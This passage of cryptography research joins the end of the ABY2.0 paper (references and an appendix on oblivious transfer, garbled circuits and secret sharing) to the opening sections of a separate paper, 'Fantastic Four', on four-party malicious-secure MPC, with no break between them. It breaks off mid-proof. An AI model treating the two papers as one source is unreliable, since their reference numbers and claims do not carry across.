[60] M. Keller, V. Pastro, and D. Rotaru. Overdrive: Making SPDZ great again. In *EUROCRYPT*, 2018.

[61] M. Keller, P. Scholl, and N. P. Smart. An architecture for practical actively secure MPC with dishonest majority. In *CCS*, 2013.

[62] J. Kilian. Founding cryptography on oblivious transfer. In *STOC*, 1988.

[63] V. Kolesnikov and R. Kumaresan. Improved OT extension for transferring short secrets. In *CRYPTO*, 2013.

[64] V. Kolesnikov, A.-R. Sadeghi, and T. Schneider. Improved garbled circuit building blocks and applications to auctions and computing minima. In *CANS*, 2009.

[65] V. Kolesnikov, A.-R. Sadeghi, and T. Schneider. A systematic approach to practically efficient general two-party secure function evaluation protocols and their modular design. *Journal of Computer Security*, 2013.

[66] V. Kolesnikov and T. Schneider. Improved garbled circuit: Free XOR gates and applications. In *ICALP*, 2008.

[67] N. Koti, M. Pancholi, A. Patra, and A. Suresh. SWIFT: super-fast and robust privacy-preserving machine learning. *IACR Cryptology ePrint Archive*, 2020. https://eprint.iacr.org/2020/592.

[68] B. Kreuter, A. Shelat, and C.-H. Shen. Billion-gate secure computation with malicious adversaries. In *USENIX Security*, 2012.

[69] R. E. Ladner and M. J. Fischer. Parallel prefix computation. *Journal of the ACM*, 1980.

[70] Y. LeCun and C. Cortes. MNIST handwritten digit database. 2010. http://yann.lecun.com/exdb/mnist/.

[71] Y. Lindell and B. Pinkas. An efficient protocol for secure two-party computation in the presence of malicious adversaries. In *EUROCRYPT*, 2007.

[72] Y. Lindell and B. Pinkas. A proof of security of Yao's protocol for two-party computation. *Journal of Cryptology*, 2009.

[73] P. Mohassel and P. Rindal. ABY^3: A mixed protocol framework for machine learning. In *CCS*, 2018.

[74] P. Mohassel, M. Rosulek, and Y. Zhang. Fast and secure three-party computation: Garbled circuit approach. In *CCS*, 2015.

[75] P. Mohassel and Y. Zhang. SecureML: A system for scalable privacy-preserving machine learning. In *IEEE S&P*, 2017.

[76] M. Naor and B. Pinkas. Computationally secure oblivious transfer. *Journal of Cryptology*, 2005.

[77] M. Naor, B. Pinkas, and R. Sumner. Privacy preserving auctions and mechanism design. In *ACM Conference on Electronic Commerce*, 1999.

[78] S. Ohata and K. Nuida. Communication-efficient (client-aided) secure two-party protocols and its application. In *FC*, 2020.

[79] E. Orsini, N. P. Smart, and F. Vercauteren. Overdrive2k: Efficient secure MPC over $\mathbb{Z}_{2^k}$ from somewhat homomorphic encryption. In *CT-RSA*, 2020.

[80] P. Paillier. Public-key cryptosystems based on composite degree residuosity classes. In *EUROCRYPT*, 1999.

[81] A. Patra and D. Ravi. On the exact round complexity of secure three-party computation. In *CRYPTO*, 2018.

[82] A. Patra, P. Sarkar, and A. Suresh. Fast actively secure OT extension for short secrets. In *NDSS*, 2017.

[83] A. Patra, T. Schneider, A. Suresh, and H. Yalame. ABY2.0: Improved mixed-protocol secure two-party computation. *IACR Cryptology ePrint Archive*, 2020. https://eprint.iacr.org/2020/1225.

[84] A. Patra and A. Suresh. BLAZE: Blazing Fast Privacy-Preserving Machine Learning. In *NDSS*, 2020.

[85] B. Pinkas, T. Schneider, G. Segev, and M. Zohner. Phasing: Private set intersection using permutation-based hashing. In *USENIX Security*, 2015.

[86] B. Pinkas, T. Schneider, N. P. Smart, and S. C. Williams. Secure two-party computation is practical. In *ASIACRYPT*, 2009.

[87] B. Pinkas, T. Schneider, O. Tkachenko, and A. Yanai. Efficient circuit-based PSI with linear communication. In *EUROCRYPT*, 2019.

[88] B. Pinkas, T. Schneider, C. Weinert, and U. Wieder. Efficient circuit-based PSI via cuckoo hashing. In *EUROCRYPT*, 2018.

[89] B. Pinkas, T. Schneider, and M. Zohner. Scalable private set intersection based on OT extension. *ACM Transactions on Privacy and Security*, 2018.

[90] D. Rathee, T. Schneider, and K. Shukla. Improved multiplication triple generation over rings via RLWE-based AHE. In *CANS*, 2019.

[91] M. S. Riazi, C. Weinert, O. Tkachenko, E. M. Songhori, T. Schneider, and F. Koushanfar. Chameleon: A hybrid secure computation framework for machine learning applications. In *ASIACCS*, 2018.

[92] D. Rotaru and T. Wood. Marbled circuits: Mixing arithmetic and boolean circuits with active security. In *INDOCRYPT*, 2019.

[93] A.-R. Sadeghi, T. Schneider, and I. Wehrenberg. Efficient privacy-preserving face recognition. In *ICISC*, 2009.

[94] S. Sharma, C. Xing, and Y. Liu. Privacy-preserving deep learning with SPDZ. In *The AAAI Workshop on Privacy-Preserving Artificial Intelligence*, 2019.

[95] Stanford. CS231n: Convolutional neural networks for visual recognition. https://cs231n.github.io/convolutional-networks/.

[96] O. Tkachenko, C. Weinert, T. Schneider, and K. Hamacher. Large-scale privacy-preserving statistical computations for distributed genome-wide association studies. In *ASIACCS*, 2018.

[97] M. H. Yalame, M. H. Farzam, and S. B. Sarmadi. Secure two-party computation using an efficient garbled circuit by reducing data transfer. In *Applications and Techniques in Information Security (ATIS)*, 2017.

[98] A. C.-C. Yao. How to generate and exchange secrets. In *FOCS*, 1986.

[99] S. Zahur, M. Rosulek, and D. Evans. Two halves make a whole: Reducing data transfer in garbled circuits using half gates. In *EUROCRYPT*, 2015.

[100] Y. Zhang, A. Steele, and M. Blanton. PICCO: A general-purpose compiler for private distributed computation. In *CCS*, 2013.

[101] W. Zheng, R. A. Popa, J. E. Gonzalez, and I. Stoica. Helen: Maliciously secure coopetitive learning for linear models. In *IEEE S&P*, 2019.

A Preliminaries

A.1 Oblivious Transfer (OT)

In a 1-out-of-n Oblivious Transfer [54, 76] (OT) over ℓ-bit messages, the sender S inputs n messages $(x_1,\ldots,x_n)$ each of length ℓ bits, while the receiver R inputs the choice $c \in \{1,\ldots,n\}$. R receives x_c as output while S receives $\perp$ as output. The privacy guarantee is that S learns nothing about c, while R learns nothing about the inputs of S other than x_c. We use n-OT_ℓ^m to denote m instances of 1-out-of-n OT on ℓ bit inputs.

OT is a fundamental building block for MPC [62] and requires expensive public-key cryptography [54]. The technique of OT Extension [5, 55, 63, 82] allows us to generate many OTs from a small number (equal to the security parameter) of base OTs at the expense of symmetric-key operations alone. This reduces the cost of OT mainly to highly efficient symmetric-key primitives. Concretely, the OT Extension implementation of [5] generates around 1 million 2-OT_ℓ^1 per second with passive security. An orthogonal line of work considered pre-computation of OT [9], where all the cryptographic operations can be shifted to a setup phase, independent of the function to be evaluated. This technique enables a very efficient online phase for protocols that use OT. In the semi-honest setting, the state-of-the-art solution for OT extension [5] has communication $\kappa+2\ell$ bits per OT for 2-OT_ℓ^1 where κ denotes the computational security parameter.

A correlated OT (cOT) [5] is a variant of the traditional OT where the sender's input messages are correlated. In a cOT, the sender inputs a correlation function $f()$ and obtains the message pair $(x_0 \in_R \{0,1\}^\ell, x_1 = f(x_0))$ as the output. The receiver, on the other hand, inputs her choice c and obtains x_c as output. We use cOT_ℓ^m to denote m instances of 1-out-of-2 correlated OT on ℓ bit inputs. In the semi-honest setting, cOT_ℓ^1 has communication $\kappa+\ell$ bits [5].

A.2 Secure 2PC

Homomorphic Encryption (HE). The homomorphic property allows us to compute a ciphertext from a set of ciphertexts such that the plaintext underlying the former is a function of the underlying plaintexts of the latter. Towards this, one party called client generates a key-pair (pk,sk) for the HE scheme and sends pk to the other party called server. To perform a secure computation operation, the client encrypts its data using pk and sends this to the server. Now the server can locally compute the ciphertext corresponding to the operation and return the encrypted result to the client. The client can now decrypt the received ciphertext using her private key sk. An *additively HE* allows us to generate the ciphertext corresponding to the sum of the underlying plaintexts by doing operations on the ciphertexts. Prominent examples of additively HE schemes are Paillier [80], DGK [36] and RLWE-AHE [90]. On the other hand, fully homomorphic encryption schemes allow arbitrary computations under encryption but are less efficient. See [1] for a more detailed description.

Garbled Circuits (GC). In the two-party setting, Yao's garbled circuit protocol [72, 98] provides a constant-round solution. This method is particularly useful in high-latency networks like the Internet. Here, one party called *garbler*

generates the garbled circuit (GC) corresponding to the function to be evaluated. On a high level, garbling the circuit consists of associating two keys per wire corresponding to the bit values of $\{0,1\}$ and preparing garbled tables corresponding to each gate in the circuit. The garbler then sends the GC to the other party called *evaluator*. The evaluator, upon obliviously obtaining the keys corresponding to the inputs via OT, evaluates the GC and obtains the output.

Today's most efficient solution for garbled circuits is the combination of point-and-permute [10], free-XOR [66], fixed-key AES [11], and half-gates [99]. With these optimizations, each AND gate requires communication 2κ bits in the setup phase, and XOR gates have no communication. GC-based protocols perform in the online phase symmetric-key operations for each AND gate and need substantial memory to store the garbled tables. To avoid storing the garbled tables, their generation and transfer can be pipelined [49,51], but this shifts all the setup communication to the online phase.

Secret Sharing (SS). In the SS-based protocols, two parties compute a function in a secret-shared manner. Here, for every wire with value v, party P_i for $i \in \{0,1\}$ holds an additive sharing of the value denoted by $[\mathsf{v}]_i$ such that $\mathsf{v} = [\mathsf{v}]_0 + [\mathsf{v}]_1 \pmod{2^\ell}$. All the linear gates can be evaluated non-interactively. To securely evaluate a multiplication gate, parties use Beaver's [8] circuit randomization technique where the additive sharing of a random arithmetic triple is generated in the setup phase (cf. §3.1.1). The shares of the triple are then used in the online phase to compute the shares of the product. This requires communication of 4 ring elements per multiplication gate in the online phase. Later, [12] reduced online communication to 2 ring elements using a function-dependent preprocessing.

In this line of work, the GMW protocol [45] takes a function represented as Boolean circuit (i.e., $\ell = 1$) and the values are secret-shared using XOR-based secret sharing. To pre-compute a multiplication triple $(\mathsf{c}_1 \oplus \mathsf{c}_2) = (\mathsf{a}_1 \oplus \mathsf{a}_2) \wedge (\mathsf{b}_1 \oplus \mathsf{b}_2)$, the solution of [5] which uses 1-out-of-2 OT, requires 2κ bits of communication. As shown in [40], this cost can be improved by factor $1.2\times$ by using the 1-out-of-N OT extension of [63].

A.3 Comparison with Turbospeedz [12] and [78]

Comparison with Turbospeedz [12]. For the 2-input multiplication, Turbospeedz [12] presented a protocol that reduces the online communication of SPDZ-style protocols from 4 to 2 ring elements using a function-dependent preprocessing. Turbospeedz first executes a SPDZ-like preprocessing where random multiplication triples are generated. These triples are then associated to the multiplication gates using additional values that they call "external values" (cf. [12], §3.2). On the contrary, we obtain the preprocessing data directly and hence save communication of 4 ring elements as well as storage of 5 ring elements when compared with Turbospeedz. Tab. 13 provides the communication and storage required for the 2-input multiplication protocol of ABY [39], Turbospeedz [12] and ABY2.0.

Phase	Parameter	ABY [39]	Turbospeedz [12]	**ABY2.0**
Setup	Storage	3ℓ	9ℓ	4ℓ
	Communication	$\lvert\mathsf{Triple}\rvert$	$\lvert\mathsf{Triple}\rvert + 4\ell$	$\lvert\mathsf{Triple}\rvert$
Online	Storage	5ℓ	5ℓ	$\mathbf{3\ell}$
	Communication	4ℓ	$\mathbf{2\ell}$	$\mathbf{2\ell}$
Total	Storage	8ℓ	14ℓ	7ℓ
	Communication	$\lvert\mathsf{Triple}\rvert + 4\ell$	$\lvert\mathsf{Triple}\rvert + 6\ell$	$\lvert\mathsf{Triple}\rvert + 2\ell$

Table 13: Comparison of ABY2.0 with ABY [39] and Turbospeedz [12] in terms of storage and communication for a single multiplication. All values are given in bits. $\lvert\mathsf{Triple}\rvert$ denotes the communication required to generate a multiplication triple. Best values for the online phase are marked in bold.

For the multi-input multiplication (fan-in of N), the tree-based method (multiplying N elements by taking two at a time) requires $\log_2(N)$ rounds for both ABY [39] and Turbospeedz [12], while it requires communication of $4(N-1)$ ring elements for ABY [39] and $2(N-1)$ elements for Turbospeedz [12] in the online phase.

Comparison with [78]. Recently, [78] proposed round-efficient solutions for multi-input multiplication using a preprocessing for which the communication cost grows exponentially with the fan-in of the multiplication gate. However, for an N-input multiplication, [78] requires an online communication of $2N-2$ ring elements. On the contrary, ABY2.0 requires only an online communication of 2 ring elements and the preprocessing cost remains same as that of [78]. Note that since the preprocessing cost grows exponentially with the number of inputs to the multiplication gate, [78] considered only up to 5-input multiplication gates in their work. In our work, we use three and four input multiplication gates.

MULT *when input parties are the computing parties:* For the case of a two-input multiplication gate, [78] considered a special case where the input parties are the computing parties (cf. [78], §3.4). For this case, [78] proposed a protocol for which the online communication is 2 ring elements. For the same setting, we observe that our solution results in a protocol with zero online communication. To see this, recall the online phase of our multiplication protocol $\mathsf{MULT}(\langle\mathsf{a}\rangle, \langle\mathsf{b}\rangle)$ (Fig. 2). The modified protocol is as follows: During the online phase, party P_i for $i \in \{0,1\}$ locally computes $[\mathsf{ab}]_i = i \cdot \Delta_{\mathsf{ab}} - \Delta_{\mathsf{a}}[\delta_{\mathsf{b}}]_i - \Delta_{\mathsf{b}}[\delta_{\mathsf{a}}]_i + [\delta_{\mathsf{ab}}]_i$. Now to generate $\langle\cdot\rangle$-shares corresponding to $\mathsf{y} = \mathsf{ab}$, the parties locally set $[\delta_{\mathsf{y}}]_i = -[\mathsf{ab}]_i$ and $\Delta_{\mathsf{y}} = 0$. It is easy to see that $\mathsf{y} = \Delta_{\mathsf{y}} - [\delta_{\mathsf{y}}]_0 - [\delta_{\mathsf{c}}]_1 = 0 - ([\mathsf{ab}]_0 + [\mathsf{ab}]_1) = \mathsf{ab}$.

Fantastic Four: Honest-Majority Four-Party Secure Computation With Malicious Security

Anders Dalskov
Aarhus University & Partisia

Daniel Escudero
Aarhus University

Marcel Keller
CSIRO's Data61

Abstract

This work introduces a novel four-party honest-majority MPC protocol with active security that achieves comparable efficiency to equivalent protocols in the same setting, while having a much simpler design and not relying on function-dependent preprocessing. Our initial protocol satisfies security with abort, but we present some extensions to achieve guaranteed output delivery. Unlike previous works, we do not achieve this by delegating the computation to one single party that is identified to be honest, which is likely to hinder the adoption of these technologies as it centralizes sensitive data. Instead, our novel approach guarantees termination of the protocol while ensuring that no single party (honest or corrupt) learns anything beyond the output.

We implement our four-party protocol with abort in the MP-SPDZ framework for multi-party computation and benchmark multiple applications like MNIST classification training and ImageNet inference. Our results show that our four-party protocol performs similarly to an efficient honest-majority three-party protocol that only provides semi-honest/passive security, which suggests that adding a fourth party can be an effective method to achieve active security without harming performance.

1 Introduction

Secure multi-party computation (MPC) allows a set of parties $P_1, \ldots, P_n$, each with their own private input $x_1, \ldots, x_n$, to compute a function f such that nothing is revealed except the output. In a nutshell, an MPC protocol ensures that any subset of at most t parties (called the corruption threshold) learns just as much from running the MPC protocol, as if everyone had just provided their inputs to a trusted party who computes f by itself, only returning the output afterwards.

The efficiency of MPC protocols is highly dependent on the size of t relative to n, as well as what is assumed about the behavior of parties. For example, protocols where nothing is assumed except $t < n$—the case where all but 1 party might collude—are less efficient than the case where more strong assumptions like $t < n/2$ or $t < n/3$ are made. In addition, protocols where no assumption is made about the behavior of the t corrupt parties are also less efficient that protocols where the t parties are assumed to behave according to the protocol specification. To make these parameters more concrete, we talk about protocols secure against an *honest majority* when $t < n/2$, as opposed to a *dishonest majority* when $t < n$. Likewise, we call corruptions *active* if the t corrupt parties can behave arbitrarily, and *passive* if the t parties behave honestly, but only try to learn more than they should be allowed to by combining their information.

Protocols with an honest majority that are secure against a passive or malicious adversary have received a great deal of attention lately due to their remarkable efficiency. For example, Araki et al. [5] propose a protocol capable of computing in excess of a billion Boolean gates per second for a malicious adversary corrupting one party out of three, and Dalskov et al. [15] present a similar one which can evaluate large convolutional neural networks for practical image prediction in just a couple of seconds.

It might seem these very efficient protocols come at the cost of a particularly restrictive threat model; after all, we need to argue that no two parties collude. However, one setting that fits very well with this threat model, is the *client/server* model wherein the parties with the inputs do not perform the actual computation, but instead share their inputs towards a small fixed set of computing parties. In a way, the cluster of computing parties act (collectively) as a trusted party for the participants who supply input.

Outsourced Secure Computation. The client/server model is particularly attractive for multiple reasons: First, it allows a large number of parties to participate in a secure computation without the need for these to actually run a heavy computation themselves. Indeed, each party only shows up to provide inputs initially, and then later returns to receive outputs in the end. This particular setting has previously been used in practical applications, for example for

auctioning sugar beets [8], for computing wage statistics [28], or for detecting financial fraud [7]. In these scenarios, the client/server model of secure computation allows parties with little knowledge for running the secure computation framework, or who do not posses adequate computing power, to benefit from the added privacy of MPC.

Another area in which the client/server model has seen its use recently, and one we will explore in detail as our use-case, is secure machine learning. *Machine-Learning-as-a-Service* (MLaaS) is a popular service architecture, for which many major companies such as Amazon, Google, or Microsoft all provide their own flavor. Traditional MLaaS suffers from a lack of privacy, however. Parties have to trust the provider with both their inputs and the machine learning model: The former is quite clearly problematic as the inputs quite often involve sensitive data such as text or images. However, the latter also presents an issue as obtaining a good machine learning model often is an expensive process, both in terms of work-hours needed to design the model, as well as computation needed to train it.

Secure computation provides a solution to these privacy concerns, and the client/server model seems to be the obvious candidate for a privacy preserving alternative to the MLaaS model. Not surprisingly perhaps, many recent works have focused on providing protocols that instantiate such a privacy preserving MLaaS architecture [13, 15, 32, 35]. In this application, a collection of model input providers provide their training data (or in case just inference is wanted, the model itself) as secret-shares to the MPC providers. Later, users can query the MPC providers with a secret-sharing of their input in order to run secure inference using the model that was previously trained. Notice that all communication only happens to and from the MPC providers, and that all this communication is secret-shared and thus private.

Robust Outsourced Computation. The model outlined above has the following format: Parties show up to provide inputs, leave, and then return to receive their outputs. This is clearly attractive since, from the clients point of view, there is little difference between a privacy-preserving MLaaS, and a regular one. Although the former is slower, it provides much stronger privacy guarantees. However, the currently fastest MPC protocols only provide security *with abort*. What this means in particular, is that a malicious service provider (or one that is just faulty) will cause the computation to abort without any output being provided, and as a consequence, when the input provider later shows up, they do so in vain.

Enforcing robustness—guaranteeing that the correct output is produced—is therefore a very attractive feature in our setting, and one which has been pointed out and explored in prior work as well [10, 26].

We can consider two kinds of robustness, the first which we will call *traditional robustness* and a second which we call *private robustness*.

Traditional robustness is, as the name implies, robustness as traditionally considered. More precisely, it is a guarantee that the computation always outputs the correct value in the end. This might seem like it is sufficient for our purposes, and indeed, this is the kind of robustness that prior work consider. However, it suffers from a subtle privacy issue that is not captured by standard definitions of security, which has very real implications—in particular in the client/server model. An example will illustrate the issue: Consider four service providers *Alice*, *George*, *Mike* and *Frida* who collectively provide a privacy preserving MLaaS. The security model assumes one of these parties are corrupt (or faulty) and the protocol they run is robust. Suppose that at some point during the protocol execution, Alice sees inconsistent messages from Mike and George, concludes that one of these must be acting maliciously and broadcasts a bit stating so. Now, the computation cannot proceed normally (since Alice does not know whether to use the value she got from George, or the one she got from Mike). However, there is one thing all parties *can* conclude: Frida must be honest. Clearly, the dispute is an issue between Alice, George and Mike, and thus the malicious party must be one of these. Robustness is now quite easy to achieve: Everyone simply sends their shares to Frida who reconstructs the input and finishes the computation in the clear.[1]

The above approach works: Output is guaranteed since Frida receives a values from two honest parties and one corrupt, and so can pick the right values by majority. However, it relies on Frida learning all secrets and so is not private as commonly expected. This is not a problem, formally speaking: Frida is honest and the classical security definition for MPC only cares about protecting the input from the malicious party. On the other hand, in a practical setting this is not viable: Users expect the system to keep their inputs private and they expect that this holds towards *any* of the parties. Moreover, the (honest) providers themselves lose in such a system. Just as the users care about privacy, the same is likely the case for the providers since storing sensitive information securely is highly non-trivial. However, a single faulty machine can now in effect "force" sensitive information onto an honest provider, if that provider ends up being the one tasked with completing the computation.

It is for these reasons that we consider a *private robustness* variant as well.[2] Stated simply, this guarantee also ensures the correct output is produced in the end, but it does so *without* relying on a honest party learning the user's private inputs. We show how this can be achieved by sophisticated protocol transformations between four- and three-party protocols.

[1] This way of obtaining robustness is essentially how the four-party protocol by Koti et al. [26] works. Their three-party protocol also provides robustness, albeit the process is more involved. The core trick, however, is the same, i.e., a non-malicious party is identified who learns all the secrets in order to finish the computation in the clear.

[2] This issue received a more formal treatment in [2]. Our model differs slightly from theirs, a point which we discuss in detail in Section 6.

1.1 Contributions

This paper makes several contributions towards *practically* efficient secure computation that work particular well for machine learning tasks and outsourced computation. More precisely:

- We present an actively secure four-party protocol for one corruption over $\mathbb{Z}_{2^k}$. This protocol has the same overall complexity of current state-of-the-art protocols in the same setting, but does not require any preprocessing beyond constant-cost setup, unlike previous works. These [22,26] require function-dependent preprocessing, which makes their implement more involved because state of the size for the whole computation has to be stored between the two phases. On the other hand, our approach allows discarding intermediate information as soon as it is no more required for further computation.

- We also present an actively secure three-party protocol for one corruption over $\mathbb{Z}_{2^k}$. While this protocol has slightly higher communication complexity than the online phase of current state of the art [32], the overall complexity is several orders of magnitude lower. This is because, unlike said work, our protocol features a dot product where the communication is independent of the length of the inputs. Furthermore, BLAZE and other similar works rely on the interpolation-based check from [9], which require large extensions of $\mathbb{Z}_{2^k}$ and are not likely to be efficient, as we argue more thoroughly in Section 5.

- We have benchmarked our protocol by training on the MNIST dataset. To the best of our knowledge, we are the first to produce extensive accuracy results for a pure implementation in multi-party computation.[3] Furthermore, we consider the impact of parameter choices such a fixed-point precision on the accuracy of the training.

- Our four-party protocol is robust in the traditional sense: Should an error be encountered during computation, then a trusted party can be identified who can be asked to complete the computation.

- Finally, we show how our four-party protocol can be made robust *while* retaining privacy. Note that robustness as described just above (and as done in prior works) retains no privacy towards the trusted party—this is in many cases undesirable. Our modified four-party protocol is both efficient, robust *and private*.

All our protocols are available as part of MP-SPDZ.[4]

[3] In contrast to running some non-functional computation that is performance-wise equivalent to training.

[4] https://github.com/data61/MP-SPDZ

1.2 Overview of our Techniques

Secure Computation with Three or Four parties. Both our four- and three-party protocols are based on replicated secret-sharing. That is, a value x is shared (in the four-party case) as (x_0, x_1, x_2, x_3) with $x = \sum_{i=0}^{3} x_i$, where P_i holds $\{x_j\}_{j \neq i}$. A similar type of sharing is used for the three-party case. Notice that this is a sharing with threshold one, that is, the share of an individual party does not leak anything about the shared secret x, but two shares together completely determine this value. Furthermore, this sharing is clearly linear which means addition of secrets, as well as multiplications by constants, are just local operations. For multiplication, observe that the product of two secrets can be written as $xy = \sum_{i,j} x_i y_j$. In this sum, a particular term $x_i y_j$ can be computed by all parties not indexed as i or j and so each party is able to obtain part of the sum of xy. This partial sum, in a nutshell, will constitute the share of the product and parties then just have to distribute their partial sums such that everyone in the end has new sharing of the same kind as the original ones (but now of the product).

Active Security. To obtain security against malicious parties, we take different approaches depending on whether we are working with three or four parties.

For four parties, active security is obtained by leveraging the existing redundancy of each share being held by three parties. As a result, the parties can easily distribute the share of the product without the adversary being able to tamper the process.

For three parties on the other hand these ideas do not directly work, given that, although each share is held by two parties, this is not enough to ensure correct behavior when distributing the shares of the product. Instead, we utilize a slight modification of the three-party instantiation of the compiler by Abspoel et al. [1], in which parties hold the shares $([x], [r \cdot x])$ for a random r. When the protocol is run, each gate is evaluated twice: once with the real values and once in a randomized fashion because of the r. At the end of the computation, a check is run to verify that the real output matches the output after being randomized by r. Active security now follows since the adversary can only introduce additive errors (as observed by Genkin et al. [21]) and thus it cannot with high probability "undo" the randomization that is introduced by r.

Mixed-Circuit Computation. For some functionality such as comparisons we switch from arithmetic to binary circuits. This is done via a local share conversion method proposed by Mohassel et al. [30] and Barak et al. [4]. It works by creating a bit-wise sharing of *every* summand of the replicated secret sharing, which are then summed up using a binary circuit. We call the local conversion *share splitting*.

With four parties, active security for binary circuits is provided using the same way as for arithmetic circuits. With three parties however, we use the protocol by Araki et al. [5] because the randomization method above cannot be used efficiently with binary circuits.

Robust Computation. Our way of obtaining robust computation builds on the following clever observation and protocol transformations that do not incur any additional overhead.

Consider the example from above and continue from the situation in which Frida caused an error in the protocol. Like in prior work, we identify a pair of parties (say, Frida and George) of which one is guaranteed to be the culprit. However, instead of letting Alice finish the computation without privacy (as was done before), the parties instead arbitrarily exclude one of Frida or George from participating further. Suppose George is barred. After this step, the remaining parties locally transform all their shares from 1-out-of-4 into 1-out-of-3 sharings, after which they continue with the computation using our maliciously secure three-party protocol.

From this point on, the parties know that, should another error occur, then *for sure* Frida was the malicious party. Indeed, the pair (Frida, George) contained one malicious party and so, after excluding George, we are left with either all honest parties (in which case the computation clearly finishes) or Frida was the malicious party. Should another error occur at this point, Frida can be excluded and the remaining two parties can finish the computation using a passively secure protocol.[5] This series of steps never reveal the private information that is being computed on, but still allows the computation to finish and so provides robustness.

1.3 Related Work

The particular area of MPC with a small number of server, an honest majority and passive or active corruptions have been particularly rich. Araki et al. [6] demonstrate such a protocol (three parties, one corruption, passive security) which can compute 7 billion gates per second. The authors further demonstrate how their protocol can be used to handle up to 35,000 logins per second in a Kerberos system. Chida et al. [14] present an active-to-passive compiler which, as a particular instantiation, contains a very efficient three-party protocol. These works deal with computation over a finite field (the former being $\mathbb{F}_2$, the latter $\mathbb{F}_p$). Secure computation over a finite ring have also been shown to be highly efficient, and it has been shown that it is possible to perform several million multiplications per second [1, 18].

More recently, these smaller-number-of-parties-honest-majority protocols have been shown to be particularly attractive in the setting of privacy preserving machine learning. A series of works [10, 12, 13, 22, 26, 32] demonstrate variants of three- or four-party protocols, all with one corruption, that work particularly well for machine learning when compared against ABY3 [30] which is itself another efficient three-party protocol. Some of these protocols provide either fairness or robustness, however they all suffer from the issues related to these properties that we outlined before.

In more concrete terms, Wagh et al. have shown that both inference and training of large convolutional neural networks is possible with passive [35] and active [36] security.

Building in part on the work by Wagh et al., the authors of CrypTFlow [27] demonstrate that inference with CNNs that are used in practice (such as ResNet or DenseNet networks) is possible in just a few seconds even with active security. Dalskov et al. [15] also perform such experiments and present a protocol which outperforms that of CrypTFlow. Moreover, they also present an insight into the trade-offs when considering honest majority vs. dishonest majority, as well as passive vs. active security.

1.4 Outline

In Section 2 we present our main protocol with abort, including the underlying secret-sharing scheme, multiplication and useful sub-protocols. Then, in Section 3 we present protocols used both with three- and four-party computation such as truncation. This includes an optimized construction of edaBits, introduced by Escudero et al. [19], in our specific context. Section 4 highlights our adaption of the three-party protocol by Abspoel et al. [1]. Following this, we present in Section 6 the extensions of our protocol to achieve robustness, without relying on one single (identified-to-be-honest) party to finish the computation in the clear. Finally, we discuss the implementation of our protocol with abort in Section 7, as well as the applications we consider in our work, namely MNIST classification training and ImageNet inference.

2 Secure Computation Protocol

In this section we present our main protocol with abort. We begin in Section 2.1 by presenting the secret-sharing scheme construction we use in our work. Then, in Section 2.2, we describe our joint message passing protocol, which is used as a primitive for multiple protocols throughout this work. In particular, this primitive is used in Sections 2.3 and 2.4 to obtain protocols for input provision and multiplication, respectively.

2.1 Secret-Sharing

When working in the honest majority setting there are multiple linear secret-sharing schemes one can use. For instance, a popular choice that works well for an arbitrary number of parties is Shamir secret-sharing. One can also obtain linear

[5] Furthermore, the parties can reintroduce George as a cryptographic provider who will output multiplication triples in order to finish the computation.

secret-sharing schemes from linear error-correcting codes. However, when working with a small number of parties, such as three or four, less general but more efficient schemes exist. In this work, we will rely on replicated secret-sharing. While replicated secret-sharing is generic in the sense that it works for any Q2 adversarial structure and any number of parties, it is only concretely efficient for a small number of parties since the complexity scales exponentially with the number of parties if the threshold is a constant fraction thereof. Replicated secret-sharing underlines many recent efficient protocols [1,5,6,15,20]. However, it has been used mostly in the context of three parties. In this case, a value x is distributed among three parties P_0,P_1,P_2 by giving (x_{i-1},x_{i+1}) to P_i, where $x = x_1 + x_2 + x_3$, and the indexes wrap around modulo 3. For four parties, replicated secret-sharing has been explored somewhat less [10,13,22], sometimes seemingly but not stating so explicitly [10].

The following presentation assumes four parties and one corruption. None of our protocols require special properties of e.g., fields and so we will let $\mathcal{R}$ denote the algebraic structure we would use, which could be computing modulo any number. Using 2 as the modulus implies binary circuits whereas computing with larger moduli is commonly called arithmetic circuits. Using a power of two is particularly efficient due to the binary nature of most processors in use.

To secret-share a value $s \in \mathcal{R}$ with replicated secret-sharing for four parties, the dealer does as shown in Protocol 1.

Protocol 1: Replicated secret-sharing

Dealer distributes $s \in \mathcal{R}$ as follows:

1. Sample s_1,s_2,s_3 from $\mathcal{R}$ uniformly at random and set $s_4 = s - (s_1 + s_2 + s_3)$.
2. To each P_i for $i = 1,2,3,4$, send $\{s_j\}_{j \neq i}$.

By $[s]$ we mean that each party holds the three values as defined above. It should be clear that $[s]$ defines a linear secret-sharing of s with threshold one: s can be recovered from any two shares, and given shares $[x]$ and $[y]$, a share of $[x+y]$ can be computed by letting each party add the components of their shares. This is denoted by $[x+y] \leftarrow [x] + [y]$. Sometimes, when $\mathcal{R}$ is the set of integers modulo some integer M, we use the notation $[x]_M$. In general we use $M = 2^k$, and when clear from context we omit this from the sharing notation.

As the name implies, replicated secret sharing comes with some redundancy. This enables simple and efficient protocols. In the following we describe the core primitives we use in our work. The first one, described in Section 2.2, is the joint message passing protocol that enables a pair of parties knowing a common value to disseminate it to another party correctly. This primitive is used then to obtain a protocol by which the parties can obtain consistent sharings of an input value. Finally, these subprotocols are put together to obtain an efficient multiplication protocol in Section 2.4, followed by a probabilistic truncation protocol in Section 2.5. For the rest of this section, we denote parties with mutually distinct indices $i,j,g,h \in \{1,2,3,4\}$.

The protocols below admit a *cheating identification* phase, that is executed in case an abort signal is produced, and is in charge of outputting a set of at most two parties such that one of them is corrupted. If one is only interested in security with abort, this phase is not needed. However, we will make use of it in Section 6 when we explore our robust protocols.

2.2 Joint Message Passing

Similar to Koti et al. [26], we make use of a protocol that enables a pair of parties knowing a common value to send this element to another party. Protocol 2 is simple: One of the parties send the value and the other sends a hash, and the receiver compares the received value with the hash. Koti et al. aim to identify an honest party who can act as a trusted party and carry the computation in the clear. Instead, as mentioned before, the only requirement of our protocols is that, if an abort signal is generated, then a pair of identified parties where one of them is corrupt is produced.

Security of JMP**.** It should be clear that an honest P_g either receives *the correct* x or they abort, unless with negligible probability. Suppose that P_i is malicious (note that P_h never participates and that P_j only sends a hash; in particular, and incorrect x could only come from P_i). If P_i manages to send an $x' \neq x$ such that P_g does not output `err`, then it must be the case that $H(x') = H(x)$ for $x \neq x'$.

Regarding cheating identification, we argue by cases.

- If P_h is the corrupt party, then no abort signal will be produced
- If P_g is the corrupt party, then P_g may accuse P_i and P_j unrightfully. If $c_i = c_j$ then the parties output $\{P_g\}$, which is correct. Else, since P_i and P_j are both honest, it cannot be the case that $c_i \neq c_j$, so either P_i or P_j will accuse P_g, and either case a set containing P_g is output.
